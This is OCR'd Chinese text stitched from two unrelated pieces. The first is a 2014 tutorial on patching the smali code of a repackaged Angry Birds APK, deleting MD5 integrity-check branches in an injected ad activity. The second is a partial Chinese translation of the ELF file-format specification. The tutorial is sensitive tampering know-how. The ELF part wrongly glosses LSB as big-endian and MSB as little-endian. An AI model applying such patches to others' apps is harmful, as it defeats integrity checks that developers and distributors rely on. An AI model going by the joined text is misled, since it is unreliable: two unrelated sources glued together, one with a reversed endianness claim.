
技术指导:sarkozy. dawn

游戏名称: Angry Birds

样本下载地址: http://android.d.cn/game/49703.html

要解决的问题：把这图片去掉如图 1

反编译过后找不到图片.png，把 Angry Birds.apk 改成 Angry Birds.rar 形式查看发现图片加密了（image 图像）如图 2



打开 AndroidManifest.xml，找到第一个 activity 发现<activity

android:theme="@*android:style/Theme.NoTitleBar.Fullscreen" android:name="com.inject.InjectActivity"

android:screenOrientation="landscape">在这个目录下 oncreate 有调用 adsimage.inject

```
}

public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  this.component = getClassText();
  RelativeLayout localRelativeLayout = new RelativeLayout(this);
  localRelativeLayout.setBackgroundColor(-1);
  ImageView localImageView = new ImageView(this);
  localImageView.setImageBitmap(getAdsImage());
  if ((imageMD5cmp == null) || (imageMD5cmp.length != imageMD5.length))
  {
    finish();
    return;
  }
  for (int i = 0; ; i++)
  {
    if (i >= imageMD5.length)
    {
      localImageView.setId(1000);
      RelativeLayout.LayoutParams localLayoutParams = new RelativeLayout.LayoutParams(-2, -2);
      localLayoutParams.addRule(13, -1);
      localImageView.setLayoutParams(localLayoutParams);
      localRelativeLayout.addView(localImageView);
      setContentView(localRelativeLayout);
      start();
      return;
    }
    if (imageMD5cmp[i] != imageMD5[i])
    {
      finish();
      return;
    }
  }
}
```

发现在这个方法名里很多是调用 imageMD5cmp，我们需要做的是屏蔽图片不让它显示。

```
.method public onCreate(Landroid/os/Bundle;)V
    .locals 8
    .parameter "savedInstanceState"

    .prologue
    const/4 v7, -0x1

    const/4 v6, -0x2

    .line 152
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 153
    invoke-direct {p0}, Lcom/inject/InjectActivity;->getClassText()[Ljava/lang/String;

    move-result-object v4

    iput-object v4, p0, Lcom/inject/InjectActivity;->component:[Ljava/lang/String;

    .line 155
    new-instance v3, Landroid/widget/RelativeLayout;

    invoke-direct {v3, p0}, Landroid/widget/RelativeLayout;-><init>(Landroid/content/Context;)V

    .line 156
    .local v3, rl:Landroid/widget/RelativeLayout;
    invoke-virtual {v3, v7}, Landroid/widget/RelativeLayout;->setBackgroundColor(I)V

    .line 157
    new-instance v2, Landroid/widget/ImageView;

    invoke-direct {v2, p0}, Landroid/widget/ImageView;-><init>(Landroid/content/Context;)V

    .line 160
    .local v2, imageView:Landroid/widget/ImageView;
    invoke-direct {p0}, Lcom/inject/InjectActivity;->getAdsImage()Landroid/graphics/Bitmap;

    move-result-object v4

    invoke-virtual {v2, v4}, Landroid/widget/ImageView;->setImageBitmap(Landroid/graphics/Bitmap;)V

    .line 161
    sget-object v4, Lcom/inject/InjectActivity;->imageMD5cmp:[B
```

```
.line 161
sget-object v4, Lcom/inject/InjectActivity;->imageMD5cmp:[B

if-eqz v4, :cond_0

sget-object v4, Lcom/inject/InjectActivity;->imageMD5cmp:[B

array-length v4, v4

sget-object v5, Lcom/inject/InjectActivity;->imageMD5:[B

array-length v5, v5

if-eq v4, v5, :cond_1

.line 162
:cond_0
invoke-virtual {p0}, Lcom/inject/InjectActivity;->finish()V

.line 192
:goto_0
return-void

.line 165
:cond_1
const/4 v0, 0x0

.local v0, i:I
:goto_1
sget-object v4, Lcom/inject/InjectActivity;->imageMD5:[B

array-length v4, v4

if-lt v0, v4, :cond_2

.line 171
const/16 v4, 0x3e8

invoke-virtual {v2, v4}, Landroid/widget/ImageView;->setId(I)V

.line 172
new-instance v1, Landroid/widget/RelativeLayout$LayoutParams;
```

```
invoke-direct {v1, v6, v6}, Landroid/widget/RelativeLayout$LayoutParams;-><init>(II)V

.line 179
.local v1, imageParams:Landroid/widget/RelativeLayout$LayoutParams;
const/16 v4, 0xd

invoke-virtual {v1, v4, v7}, Landroid/widget/RelativeLayout$LayoutParams;->addRule(II)V

.line 182
invoke-virtual {v2, v1}, Landroid/widget/ImageView;->setLayoutParams(Landroid/view/ViewGroup$LayoutParams;)V

.line 184
invoke-virtual {v3, v2}, Landroid/widget/RelativeLayout;->addView(Landroid/view/View;)V

.line 185
invoke-virtual {p0, v3}, Lcom/inject/InjectActivity;->setContentView(Landroid/view/View;)V

.line 190
invoke-direct {p0}, Lcom/inject/InjectActivity;->start()V

goto :goto_0

.line 166
.end local v1            #imageParams:Landroid/widget/RelativeLayout$LayoutParams;
:cond_2
sget-object v4, Lcom/inject/InjectActivity;->imageMD5cmp:[B

aget-byte v4, v4, v0

sget-object v5, Lcom/inject/InjectActivity;->imageMD5:[B

aget-byte v5, v5, v0

if-eq v4, v5, :cond_3

.line 167
invoke-virtual {p0}, Lcom/inject/InjectActivity;->finish()V

goto :goto_0

.line 165
:cond_3
```

```
    goto :goto_0

    .line 165
    :cond_3
    add-int/lit8 v0, v0, 0x1

    goto :goto_1
.end method
```

我们看到 cond_0: invoke-virtual {p0}, Lcom/inject/InjectActivity;->finish()v 这是加载完成图片的跳转我们需要把 if-eqz v4, :cond_0 删除.如图

```
973
974     move-result-object v4
975
976     invoke-virtual {v2, v4}, Landroid/widget/ImageView;->setImageBitmap(Landroid/gra
977
978     .line 161
979     sget-object v4, Lcom/inject/InjectActivity;->imageMD5cmp:[B
980
981     if-eqz v4, :cond_0
982
983     sget-object v4, Lcom/inject/InjectActivity;->imageMD5cmp:[B
984
985     array-length v4, v4
986
987     sget-object v5, Lcom/inject/InjectActivity;->imageMD5:[B
988
989     array-length v5, v5
990
991     if-eq v4, v5, :cond_1
992
993     .line 162
994     :cond_0
995     invoke-virtual {p0}, Lcom/inject/InjectActivity;->finish()V
996
997     .line 192
998     :goto_0
999     return-void
```

cond_1 调用 imageMD5:[B 也要将这个删除如图

```
if-eq v4, v5, :cond_1

.line 192
:goto_0
return-void

.line 165
:cond_1
const/4 v0, 0x0

.local v0, i:I
:goto_1
sget-object v4, Lcom/inject/InjectActivity;->imageMD5:[B

array-length v4, v4
```

Cond_2 也是调用 imageMD5:[B 一样的步骤删除

Cond_3 无跳转向 imageMD5:[B 删不删除都可以，因为最前面我们已经将 goto：goto_1 的删除了所以最后我们也要删除否则反编译失败，我们需要在结添加 return-void 使此方法完整，如图

```
    .line 184
    invoke-virtual {v3, v2}, Landroid/widget/RelativeLayout;->addView(Landroid/view/View;)V

    .line 185
    invoke-virtual {p0, v3}, Lcom/inject/InjectActivity;->setContentView(Landroid/view/View;

    .line 190
    invoke-direct {p0}, Lcom/inject/InjectActivity;->start()V

    goto :goto_0

    .line 166
    .end local v1            #imageParams:Landroid/widget/RelativeLayout$LayoutParams;

    if-eq v4, v5, :cond_3

    .line 167
    invoke-virtual {p0}, Lcom/inject/InjectActivity;->finish()V

    goto :goto_0

    .line 165
    :cond_3
    add-int/lit8 v0, v0, 0x1

    return-void
.end method
```

```
    invoke-direct {p0}, Lcom/inject/InjectActivity;->start()V

    goto :goto_0

    .line 166
    .end local v1            #imageParams:Landroid/widget/RelativeLayout$LayoutParams;

    if-eq v4, v5, :cond_3

    .line 167
    invoke-virtual {p0}, Lcom/inject/InjectActivity;->finish()V

    goto :goto_0

    .line 165
    :cond_3
```

反编译测试一下发现游戏黑屏，如图


为什么会出现这样的问题呢？我们回到上面看看，我们需要删除

```
.line 192
:goto_0
return-void
```

和 goto :goto_0


如图

975
976 invoke-virtual {v2, v4}, Landroid/widget/ImageView;->se
977
978 .line 161
979 sget-object v4, Lcom/inject/InjectActivity;->imageMD5cn
980
981 sget-object v4, Lcom/inject/InjectActivity;->imageMD5cn
982
983 array-length v4, v4
984
985 sget-object v5, Lcom/inject/InjectActivity;->imageMD5:[
986
987 array-length v5, v5
988
989 .line 192
990 :goto_0
991 return-void
992
993 .line 171
994 const/16 v4, 0x3e8
995
996 invoke-virtual {v2, v4}, Landroid/widget/ImageView;->se
997
998 .line 172
999 new-instance v1, Landroid/widget/RelativeLayout$LayoutP
1000
1001 invoke-direct {v1, v6, v6}, Landroid/widget/RelativeLay
1002
1003 .line 179



.line 190
invoke-direct {p0}, Lcom/inject/InjectActivity;->start()V

我们看到这句是 app→主程序所以必不可少，我们需要在 return-void 上面添加这句才能使整个程序完整，我们添加后反编译试试发现没显示 d.cn 的图片了现在我们要开始精简代码我们可以将跳转到 imageMD5cmp:[B 的统统删除因为我们之前已经把所以总跳转删除了所以删除跳转到 imageMD5cmp:[B 没什么影响，因为精简所以也要把这段删除



这两段也可以删除。
教程到此结束，第一次写教程写不好请大家多多包涵。

By:C.make Y
2014/9/15

ELF 格式

ELF 翻译手册

EXECUTABLE AND LINKABLE FORMAT (ELF)

Portable Formats Specification, Version 1.1
Tool Interface Standards (TIS)

========== Contents 内容==========

序言
1. OBJECT 文件
导言
ELF 头(ELF Header)
Sections
String 表(String Table)
Symbol 表(Symbol Table)
重定位(Relocation)
2. 程序装载与动态连接
导言
Program 头(Program Header)
Program 装载(Program Loading)
Dynamic 连接(Dynamic Linking)
3. C LIBRARY
C Library

导言

ELF: 可执行连接格式

可执行连接格式是 UNIX 系统实验室(USL)作为应用程序二进制接口(Application Binary Interface(ABI)而开发和发布的。工具接口标准委

员会(TIS)选择了正在发展中的 ELF 标准作为工作在 32 位 INTEL 体系上不同操作系统之间可移植的二进制文件格式。

假定开发者定义了一个二进制接口集合，ELF 标准用它来支持流线型的软件发展。 应该减少不同执行接口的数量。因此可以减少重新编程重新编译的代码。

关于这片文档

这篇文档是为那些想创建目标文件或者在不同的操作系统上执行文件的开发着准备的。它分以下三个部分：

* 第一部分, “目标文件 Object Files”描述了 ELF 目标文件格式三种主要的类型。
* 第二部分, “程序转载和动态连接”描述了目标文件的信息和系统在创建运行时程序的行为。
* 第三部分, “C 语言库”列出了所有包含在 libsys 中的符号,标准的 ANSI C 和 libc 的运行程序，还有 libc 运行程序所需的全局的数据符号。

注意: 参考的 X86 体系已经被改成了 Intel 体系。

---

1. 目标文件(Object file)

序言

第一部分描述了 iABI 的 object 文件的格式, 被称为 ELF(Executable and Linking Format). 在 object 文件中有三种主要的类型。

* 一个可重定位(relocatable)文件保存着代码和适当的数据，用来和其他的 object 文件一起来创建一个可执行文件或者是一个共享文件。
* 一个可执行(executable)文件保存着一个用来执行的程序；该文件指出了 exec(BA_OS)如何来创建程序进程映象。
* 一个共享 object 文件保存着代码和合适的数据，用来被下面的两个链接器链接。第一个是连接编辑器[请参看 ld(SD_CMD)]，可以和其他的可重定位和共享 object 文件来创建其他的 object。第二个是动态链接器，联合一个可执行文件和其他的共享 object 文件来创建一个进程映象。

一个 object 文件被汇编器和联接器创建, 想要在处理机上直接运行的 object 文件都是以二进制来存放的。那些需要抽象机制的程序，比如象 shell 脚本，是不被接受的。

在介绍性的材料过后，第一部分主要围绕着文件的格式和关于如何建立程序。


第二部分也描述了 object 文件的几个组成部分，集中在执行程序所必须的信息上。

文件格式

Object 文件参与程序的联接(创建一个程序)和程序的执行(运行一个程序)。object 文件格式提供了一个方便有效的方法并行的视角看待文件的内容，在他们的活动中，反映出不同的需要。例 1-1 图显示了一个 object 文件的组织图。

+ 图 1-1: Object 文件格式

Figure 1-1: Object File Format



一个 ELF 头在文件的开始，保存了路线图(road map)，描述了该文件的组织情况。sections 保存着 object 文件的信息，从连接角度看：包括指令，数据，符号表，重定位信息等等。特别 sections 的描述会出项在以后的第一部分。

第二部分讨论了段和从程序的执行角度看文件。

假如一个程序头表（program header table）存在，那么它告诉系统如何来创建一个进程的内存映象。被用来建立进程映象(执行一个程序)的文件必须要有一个程序头表（program header table）；可重定位文件不需要这个头表。一个 section 头表（section header table）包含了描述文件 sections 的信息。每个 section 在这个表中有一个入口；每个入口给出了该 section 的名字，大小，等等信息。在联接过程中的文件必须有一个 section 头表；其他 object 文件可要可不要这个 section 头表。

注意：虽然图显示出程序头表立刻出现在一个 ELF 头后，section 头表跟着其他 section 部分出现，事实是的文件是可以不同的。此外，sections 和段(segments)没有特别的顺序。只有 ELF 头（elf header）是在文件的固定位置。

数据表示

object 文件格式支持 8 位、32 位不同的处理器。不过，它试图努力的在更大或更小的体系上运行。因此，object 文件描绘一些控制数据需要用与机器无关的格式，使它尽可能的用一般的方法甄别 object 文件和描述他们的内容。在 object 文件中剩余的数据使用目标处理器的编码方式，不管文件是在哪台机子上创建的。

+ 图 1-2: 32-Bit Data Types

Figure 1-2: 32-Bit Data Types

Name	Size	Alignment	Purpose
Elf32_Addr	4	4	Unsigned program address
Elf32_Half	2	2	Unsigned medium integer
Elf32_Off	4	4	Unsigned file offset
Elf32_Sword	4	4	Signed large integer
Elf32_Word	4	4	Unsigned large integer
unsigned char	1	1	Unsigned small integer

所有的 object 文件格式定义的数据结构是自然大小(natural size),为相关的类型调整指针。如果需要，数据结构中明确的包含了确保 4 字节对齐的填充字段。来使结构大小是 4 的倍数。数据从文件的开始也有适当的对齐。
例如，一个包含了 Elf32_Addr 成员的结构将会在文件内对齐到 4 字节的边界上。
因为移植性的原因，ELF 不使用位字段。

ELF Header

一些 object 文件的控制结构能够增长的，所以 ELF 头包含了他们目前的大小。
假如 object 文件格式改变，程序可能会碰到或大或小他们不希望的控制结构。
程序也有可能忽略额外（extra）的信息。
对待来历不明(missing)的信息依靠上下文来解释，假如扩展被定义，它们将会被指定。

+ 图 1-3: ELF Header

Figure 1-3: ELF Header

```
#define EI_NIDENT       16

typedef struct {
        unsigned char   e_ident[EI_NIDENT];
        Elf32_Half      e_type;
        Elf32_Half      e_machine;
        Elf32_Word      e_version;
        Elf32_Addr      e_entry;
        Elf32_Off       e_phoff;
        Elf32_Off       e_shoff;
        Elf32_Word      e_flags;
        Elf32_Half      e_ehsize;
        Elf32_Half      e_phentsize;
        Elf32_Half      e_phnum;
        Elf32_Half      e_shentsize;
        Elf32_Half      e_shnum;
        Elf32_Half      e_shstrndx;
} Elf32_Ehdr;
```

* e_ident

这个最初的字段标示了该文件为一个 object 文件，提供了一个机器无关的数据，解释文件的内容。在下面的 ELF 的鉴别（ELF Identification）部分有更详细的信息。

* e_type

该成员确定该 object 的类型。

Name	Value	Meaning
====	=====	=======

ET_NONE	0	No file type
ET_REL	1	Relocatable file
ET_EXEC	2	Executable file
ET_DYN	3	Shared object file
ET_CORE	4	Core file
ET_LOPROC	0xff00	Processor-specific
ET_HIPROC	0xffff	Processor-specific

虽然 CORE 的文件内容未被指明，类型 ET_CORE 是保留的。
值从 ET_LOPROC 到 ET_HIPROC(包括 ET_HIPROC)是为特殊的处理器保留的。
如有需要，其他保留的变量将用在新的 object 文件类型上。

* e_machine

该成员变量指出了运行该程序需要的体系结构。

Name	Value	Meaning
EM_NONE	0	No machine
EM_M32	1	AT&T WE 32100
EM_SPARC	2	SPARC
EM_386	3	Intel 80386
EM_68K	4	Motorola 68000
EM_88K	5	Motorola 88000
EM_860	7	Intel 80860
EM_MIPS	8	MIPS RS3000

如有需要，其他保留的值将用到新的机器类型上。特殊处理器名使用机器名来

区别他们。例如，下面将要被提到的成员 flags 使用前缀 EF_;在一台 EM_XYZ 机器上，flag 称为 WIDGET，那么就称为 EF_XYZ_WIDGET。

* e_version

这个成员确定 object 文件的版本。

Name	Value	Meaning
EV_NONE	0	Invalid version
EV_CURRENT	1	Current version

值 1 表示原来的文件格式；创建新版本就用>1 的数。EV_CURRENT 值(上面给出为 1)如果需要将指向当前的版本号。

* e_entry

该成员是系统第一个传输控制的虚拟地址，在那启动进程。假如文件没有关联的入口点，该成员就保持为 0。

* e_phoff

该成员保持着程序头表（program header table）在文件中的偏移量(以字节计数)。假如该文件没有程序头表的的话，该成员就保持为 0。

* e_shoff

该成员保持着 section 头表（section header table）在文件中的偏移量(以字节

计数)。假如该文件没有 section 头表的的话，该成员就保持为 0。

* e_flags

该成员保存着相关文件的特定处理器标志。
flag 的名字来自于 EF_<machine>_<flag>。看下机器信息“Machine Information”部分的 flag 的定义。

* e_ehsize

该成员保存着 ELF 头大小(以字节计数)。

* e_phentsize

该成员保存着在文件的程序头表（program header table）中一个入口的大小(以字节计数)。所有的入口都是同样的大小。

* e_phnum

该成员保存着在程序头表中入口的个数。因此，e_phentsize 和 e_phnum 的乘机就是表的大小(以字节计数).假如没有程序头表（program header table），e_phnum 变量为 0。

* e_shentsize

该成员保存着 section 头的大小(以字节计数)。一个 section 头是在 section 头表(section header table)的一个入口；所有的入口都是同样的大小。

* e_shnum

  该成员保存着在 section header table 中的入口数目。因此，e_shentsize 和 e_shnum 的乘积就是 section 头表的大小(以字节计数)。
  假如文件没有 section 头表，e_shnum 值为 0。

* e_shstrndx

  该成员保存着跟 section 名字字符表相关入口的 section 头表(section header table)索引。假如文件中没有 section 名字字符表，该变量值为 SHN_UNDEF。
  更详细的信息 看下面“Sections”和字符串表(“String Table”) 。

ELF 鉴别(Identification)

在上面提到的，ELF 提供了一个 object 文件的框架结构来支持多种处理机，多样的数据编码方式，多种机器类型。为了支持这个 object 文件家族，最初的几个字节指定用来说明如何解释该文件，独立于处理器，与文件剩下的内容无关。

ELF 头(也就是 object 文件)最初的几个字节与成员 e_ident 相一致。

+ 图 1-4: e_ident[] Identification Indexes

Name	Value	Purpose
EI_MAG0	0	File identification

```
  EI_MAG1             1  File identification
  EI_MAG2             2  File identification
  EI_MAG3             3  File identification
  EI_CLASS            4  File class
  EI_DATA             5  Data encoding
  EI_VERSION          6  File version
  EI_PAD      7  Start of padding bytes
  EI_NIDENT          16  Size of e_ident[]
```

通过索引访问字节，以下的变量被定义。

* EI_MAG0 to EI_MAG3

文件的前 4 个字符保存着一个魔术数(magic number)，用来确定该文件是否为 ELF 的目标文件。

Name	Value	Position
ELFMAG0	0x7f	e_ident[EI_MAG0]
ELFMAG1	'E'	e_ident[EI_MAG1]
ELFMAG2	'L'	e_ident[EI_MAG2]
ELFMAG3	'F'	e_ident[EI_MAG3]

* EI_CLASS

接下来的字节是 e_ident[EI_CLASS]，用来确定文件的类型或者说是能力。

Name	Value	Meaning
ELFCLASSNONE	0	Invalid class
ELFCLASS32	1	32-bit objects
ELFCLASS64	2	64-bit objects

文件格式被设计成在不同大小机器中可移植的，在小型机上的不用大型机上

的尺寸。类型 ELFCLASS32 支持虚拟地址空间最大可达 4GB 的机器；使用上面定义过的基本类型。

类型 ELFCLASS64 为 64 位体系的机器保留。它的出现表明了 object 文件可能改变，但是 64 位的格式还没有被定义。如果需要，其他类型将被定义，会有不同的类型和不同大小的数据尺寸。

* EI_DATA

字节 e_ident[EI_DATA]指定了在 object 文件中特定处理器数据的编码方式。当前定义了以下编码方式。

Name	Value	Meaning
ELFDATANONE	0	Invalid data encoding
ELFDATA2LSB	1	See below
ELFDATA2MSB	2	See below

（LSB 大端 / MSB 小端）
更多的关于编码的信息出现在下面。其他值保留，将被分配一个新的编码方式，当然如果必要的话。

* EI_VERSION

字节 e_ident[EI_VERSION]表明了 ELF 头的版本号。
现在这个变量的是一定要设为 EV_CURRENT，作为上面 e_version 的解释。

* EI_PAD

该变量标识了在 e_ident 中开始的未使用的字节。那些字节保留并被设置为 0；程序把它们从 object 文件中读出但应该忽略。假如当前未被使用的字节


有了新的定义，EI_PAD 变量将来会被改变。

一个文件的数据编码指出了如何来解释一个基本的 object 文件。在上述的
描述中，类型 ELFCLAS32 文件使用占用 1，2 和 4 字节的目标文件。下面定义的
编码方式，用下面的图来描绘。数据出现在左上角。

ELFDATA2LSB 编码指定了 2 的补数值。
最小有意义的字节占有最低的地址。

+ 图 1-5: Data Encoding ELFDATA2LSB

